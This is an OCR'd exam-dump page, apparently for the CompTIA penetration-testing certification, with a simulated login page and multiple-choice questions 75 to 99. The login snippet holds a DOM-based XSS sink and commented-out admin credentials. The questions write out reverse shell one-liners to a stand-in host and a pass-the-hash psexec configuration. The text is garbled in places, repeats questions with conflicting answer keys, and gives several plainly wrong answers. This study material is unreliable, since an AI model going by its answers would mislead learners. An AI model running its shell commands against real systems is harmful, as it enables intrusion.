
Comptia Secure System Login


Name
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->


Password: <input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div>Password: <input style="width:150px;" type="password" name="Password" id="password" value="password" -->

<input type="submit" value="Login"></form>


</body>
</html>
CompTIA
freepdfdumps.com


Show Question
Reset All Answer
Secure System
https://comptia.org/login.aspx#remediatesource
6 <meta
7 content="c2RmZGZnaH9tzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWDaGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDlpYmhqZH9mc291Ymdoc3d5ZGh1Z2J
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bG9kZmlaHZsb3NhZGJua2N4dnZ1aWda3NqYW\/qa2JmbGtlY3Z2Z2JqbGFzZWJmaX\/kZGZkdmxiamFmbGNkc3VmZyBuc2pyZ2hzZH\/maG
9 d1d3NmZ2hqZH9mZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bn\/zZm53cm\/mYnZ1ZXJ2==" name="csrf-token" />
10 <select><script>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("fs=")+16)+"</OPTION>");
12 </script></select>
13
14 <form action="<c:url value='main.do'/>" method="post">
15
16 Comptia Secure System Login
17
18
19 Name
20 <input style="width:150px;" type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
22
23 Password: <input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!-- div>Password: <input style="width:150px;" type="password" name="Password" id="password" value="password" -->
25
26 <input type="submit" value="Login"></form>
27
28 </body>
29 </html>
CompTIA
freepdfdumps.com



Secure System
https://comptia.org/login.aspx#viewcert
Certificate
General
Details
Certificate Path
Certificate Information
This certificate is intended for the following purpose(s):
• Ensures the identity of a remote computer
* Refer to the certification authority's statement for details.
Issued to: *.comptia.org
Issued by: RapidSSL SHA256 CA
Valid from: 7/ 18/ 2016 to 7/ 19/ 2018
Install Certificate...
Issuer Statement
Learn more about certificates
CompTIA


Show Question
Reset All Answers
Secure System
https://comptia.org/login.aspx#viewcookies
Name
Value
Domain
Path
Expires / ...
Size
HTTP
Secure
SameSite
ASP.NET_SessionId
__utma
__utmb
__utmc
__utmt
__utmv
__utmz
_sp_id.0767
_sp_ses.0767
CompTIA

Show Question
Reset All Answers
Secure System
https://comptia.org/login.aspx#remediatecookies
Name
Value
Domain
Path
Expires / ...
Size
HTTP
Secure
SameSite
ASP.NET_SessionId
__utma
__utmc
__utmv
__utmz
_sp_id.0767
_sp_ses.0767
delete
CompTIA



Answer:



NEW QUESTION: 75

A client asks a penetration tester to add more addresses to a test currently in progress. Which of the following would define the target list?

A. Statement of work

B. Rules of engagement

C. Mater services agreement

D. End-user license agreement

Answer: A (LEAVE A REPLY)

NEW QUESTION: 76

A security consultant is trying to attack a device with a previously identified user account.

```
Module options (exploit/windows/smb/psexec):

Name                  Current Setting                                                  Required
----                  ---------------                                                  --------
RHOST                 192.168.1.10                                                     yes
RPORT                 445                                                              yes
SERVICE_DESCRIPTION                                                                    no
SERVICE_DISPLAY_NAME                                                                   no
SERVICE_NAME                                                                           no
SHARE                 ADMIN$                                                           yes
SMBDOMAIN             ECorp                                                            no
SMBPASS               aad3b435b514004ccaad3b435b5140ee:gbh5n356b58700ggppd6m2439ep      no
SMBUSER               Administrator                                                    no
```


Which of the following types of attacks is being executed?

A. Pass the hash attack

B. DLL injection attack

C. Reverse shell attack

D. Credential dump attack

Answer: A (LEAVE A REPLY)

NEW QUESTION: 77

Which of the following CPU registers does the penetration tester need to overwrite in order to exploit a simple buffer overflow?

A. Stack base pointer

B. Index pointer register
C. Stack pointer register
D. Destination index register
Answer: C (LEAVE A REPLY)

NEW QUESTION: 78
A penetration tester successfully exploits a Windows host and dumps the hashes Which of the following hashes can the penetration tester use to perform a pass-the-hash attack?
A)

```
Administrator:500:d9c0aa98c7b349aef012bbc991de07a8:654bdc65adf9814bc65eabb296044cab
```

B)

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:dfc312aeed123
```

C)

```
Administrator:$NTLM$1122334455667788$B2B2220790F40C88BCFF347C652F67A7C4A70D3BEBD70233:::::::
```

D)

```
Administrator:$NTLMv2$NTLMV2WORKGROUP$1122334455667788$07659A550D5E9D02996DFD95C87EC1D5$01010000000000006CF6385B74CA01B3610B02D99732DD000000000200120
```

A. Option B
B. Option A
C. Option C
D. Option D
Answer: D (LEAVE A REPLY)

NEW QUESTION: 79
A security consultant receives a document outlining the scope of an upcoming penetration test. This document contains IP addresses and times that each can be scanned. Which of the following would contain this information?
A. Master service agreement
B. Request for proposal
C. Business impact analysis
D. Rules of engagement
Answer: D (LEAVE A REPLY)

NEW QUESTION: 80
A penetration tester has compromised a system and wishes to connect to a port on it from the attacking machine to control the system Which of the following commands should the tester run on the compromised system?
A. nc -nvlp 4423 -a /bin/bash
B. nc 10.0.0.1 4423
C. nc looalhot 4423

D. nc 127.0.0.1 4423 -e /bin/bash
Answer: A (LEAVE A REPLY)

NEW QUESTION: 81
A company's corporate policies state that employees are able to scan any global network as long as it is done within working hours. Government laws prohibit unauthorized scanning. Which of the following should an employee abide by?
A. Industry standards regarding scanning should be followed.
B. Company policies must be followed in this situation.
C. Laws supersede corporate policies.
D. The employee must obtain written approval from the company's Chief Information Security Officer (CISO) prior to scanning.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 82
A penetration tester has been asked to conduct OS fingering with Nmap using a company-provided text file that contains a list of IP addresses. Which of the following are needed to conduct this scan? (Choose two.).
A. -O
B. -iL
C. -V
D. -sS
E. oN
F. -oX
Answer: B,E (LEAVE A REPLY)
Reference https://securitytrails.com/blog/top-15-nmap-commands-to-scan-remote-hosts#six-scan-hosts-and-ip-addresses-reading-from-a-text-file

NEW QUESTION: 83
A tester intends to run the following command on a target system:
bash -i >& /dev/tcp/10.2.4.6/443 0>&1
Which of the following additional commands would need to be executed on the tester's Linux system .o make (he pre*ous command success?
A. nc -nvlp 443
B. nc-/bin/ah 10.2.4.6 443
C. nc 10.2.4.6 443
D. nc -w3 10.2.4.6 443
Answer: A (LEAVE A REPLY)

NEW QUESTION: 84

A penetration tester compromises a system that has unrestricted network over port 443 to any host. The penetration tester wants to create a reverse shell from the victim back to the attacker. Which of the following methods would the penetration tester mostly like use?

A. perl -e ' use SOCKET'; $i='<SOURCEIP>; $p='443;

B. ssh superadmin@<DESTINATIONIP> -p 443

C. nc -e /bin/sh <SOURCEIP> 443

D. bash -i >& /dev/tcp/<DESTINATIONIP>/ 443 0>&1

Answer: A (LEAVE A REPLY)

Explanation

References: https://hackernoon.com/reverse-shell-cf154dfee6bd

NEW QUESTION: 85

A penetration tester identifies the following findings during an external vulnerability scan:

Vulnerability	Ports
Multiple unsupported versions of Apache found	80,443
SSLv3 accepted on the HTTPS connections	443
Mod_rewrite enabled on Apache servers	80,443
Windows Server 2012 host found	21

Which of the following attack strategies should be prioritized from the scan results above?

A. Obsolete software may contain exploitable components

B. Web server configurations may reveal sensitive information

C. Weak password management practices may be employed

D. Cryptographically weak protocols may be intercepted

Answer: (SHOW ANSWER)

NEW QUESTION: 86

Given the following Python script:


```
#!/usr/bin/python
import socket as skt
for port in range(1,1024):
    try:
        sox=skt.socket(skt.AF_INET,skt.SOCK_STREAM)
        sox.settimeout(1000)
        sox.connect(('127.0.0.1',port))
        print '%d:OPEN' % (port)
        sox.close
    except: continue
```

Which of the following is where the output will go?

A. To a network server

B. To the screen
C. To /dev/null
D. To a file
Answer: (SHOW ANSWER)

NEW QUESTION: 87
If a security consultant comes across a password hash that resembles the following:
b117525b345470c29ca3d8ae0b556ba8
Which of the following formats is the correct hash type?
A. NTLM
B. SHA-1
C. NetNTLMv1
D. Kerberos
Answer: B (LEAVE A REPLY)

NEW QUESTION: 88
A security analyst has uncovered a suspicious request in the logs for a web application. Given the following URL:


A. Remote file inclusion
B. Cross-site scripting
C. Directory traversal
D. User enumeration
Answer: (SHOW ANSWER)

NEW QUESTION: 89
A tester intends to run the following command on a target system:
bash -i >& /dev/tcp/10.2.4.6/443 0> &1
Which of the following additional commands would need to be executed on the tester's Linux system to make the previous command successful?
A. nc -w3 10.2.4.6 443
B. nc 10.2.4.6. 443
C. nc -e /bin/sh 10.2.4.6. 443
D. nc -nlvp 443
Answer: C (LEAVE A REPLY)

NEW QUESTION: 90
A penetration tester is connected to a client's local network and wants to passively identify cleartext protocols and potentially sensitive data being communicated across the network.
Which of the following is the BEST approach to take?

A. Run a port scan.
B. Run an MITM attack.
C. Run a stress test.
D. Run a network vulnerability scan.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 91
During an engagement an unsecure direct object reference vulnerability was discovered that allows the extraction of highly sensitive PII. The tester is required to extract and then exfil the information from a web application with identifiers 1 through 1000 inclusive. When running the following script, an error is encountered:

Which of the following lines of code is causing the problem?
A. url += i
B. req = requests.get(url)
C. url = "https://www.comptia.org?id="
D. if req.status ==200:
Answer: A (LEAVE A REPLY)

NEW QUESTION: 92
A company's corporate policies state that employees are able to scan any global network as long as it is done within working hours. Government laws prohibit unauthorized scanning. Which of the following should an employee abide by?
A. The employee must obtain written approval from the company's Chief Information Security Officer (CISO) prior to scanning
B. Industry standards receding scanning should be followed
C. Company policies must be followed in this situation
D. Laws supersede corporate policies

Answer: A (LEAVE A REPLY)

NEW QUESTION: 93
A system security engineer is preparing to conduct a security assessment of some new applications. The applications were provided to the engineer as a set that contains only JAR files. Which of the following would be the MOST detailed method to gather information on the inner working of these applications?
A. Review the details and extensions of the certificate used to digitally sign the code and the application
B. Use a static code analyzer on the JAR filet to look for code Quality deficiencies
C. Decompile the applications to approximate source code and then conduct a manual review
D. Launch the applications and use dynamic software analysis tools, including fuzz testing
Answer: D (LEAVE A REPLY)

NEW QUESTION: 94
A penetration tester is performing a validation scan after an organization remediated a vulnerability on port
443 The penetration tester observes the following output:

```
Startingnmap6.25
Nmap scan report for 192.168.1.2
Host is up (0.00000600s latency).
Not shown: 997 closed ports
PORT     STATE    SERVICE
8443/tcp OPEN     HTTPS
```


Which of the following has MOST likely occurred?
A. The scan results were a false positive.
B. The organization moved services to port 8443
C. The IPS is blocking traffic to port 443
D. A mismatched firewall rule is blocking 443.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 95
A penetration tester discovers Heartbleed vulnerabilities in a target network Which of the following impacts would be a result of exploiting this vulnerability?
A. Public certificate contents can be used lo decrypt traffic
B. Man-in-the-middle attacks can be used to eavesdrop cookie contents.
C. The attacker can steal session IDs to impersonate other users
D. Code execution can be achieved on the affected systems
Answer: C (LEAVE A REPLY)

NEW QUESTION: 96
A penetration tester is performing a wireless penetration test.
Which of the following are some vulnerabilities that might allow the penetration tester to easily and quickly access a WPA2-protected access point?
A. Deauthentication attacks against an access point can allow an opportunity to capture the four-way handshake, which can be used to obtain and crack the encrypted password.
B. Weak implementations of the WEP can allow pin numbers to be guessed quickly, which can then be used to retrieve the password, which can then be used to connect to the WEP-protected access point.
C. Injection of customized ARP packets can generate many initialization vectors quickly, making it faster to crack the password, which can then be used to connect to the WPA2-protected access point.
D. Rainbow tables contain all possible password combinations, which can be used to perform a brute-force password attack to retrieve the password, which can then be used to connect to the WPA2-protected access point.
Answer: B (LEAVE A REPLY)


NEW QUESTION: 97
A client asks a penetration tester to add more addresses to a test currently in progress. Which of the following would defined the target list?
A. End-user license agreement
B. Master services agreement
C. Statement of work
D. Rules of engagement
Answer: A (LEAVE A REPLY)

NEW QUESTION: 98
A security guard observes an individual entering the building after scanning a badge. The facility has a strict badge-in and badge-out requirement with a turnstile. The security guard then audits the badge system and finds two log entries for the badge in Question: 158
A. The employee lost the badge.
B. The system reached the crossover error rate.
C. The badge was cloned.
D. The physical access control server is malfunctioning.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 99
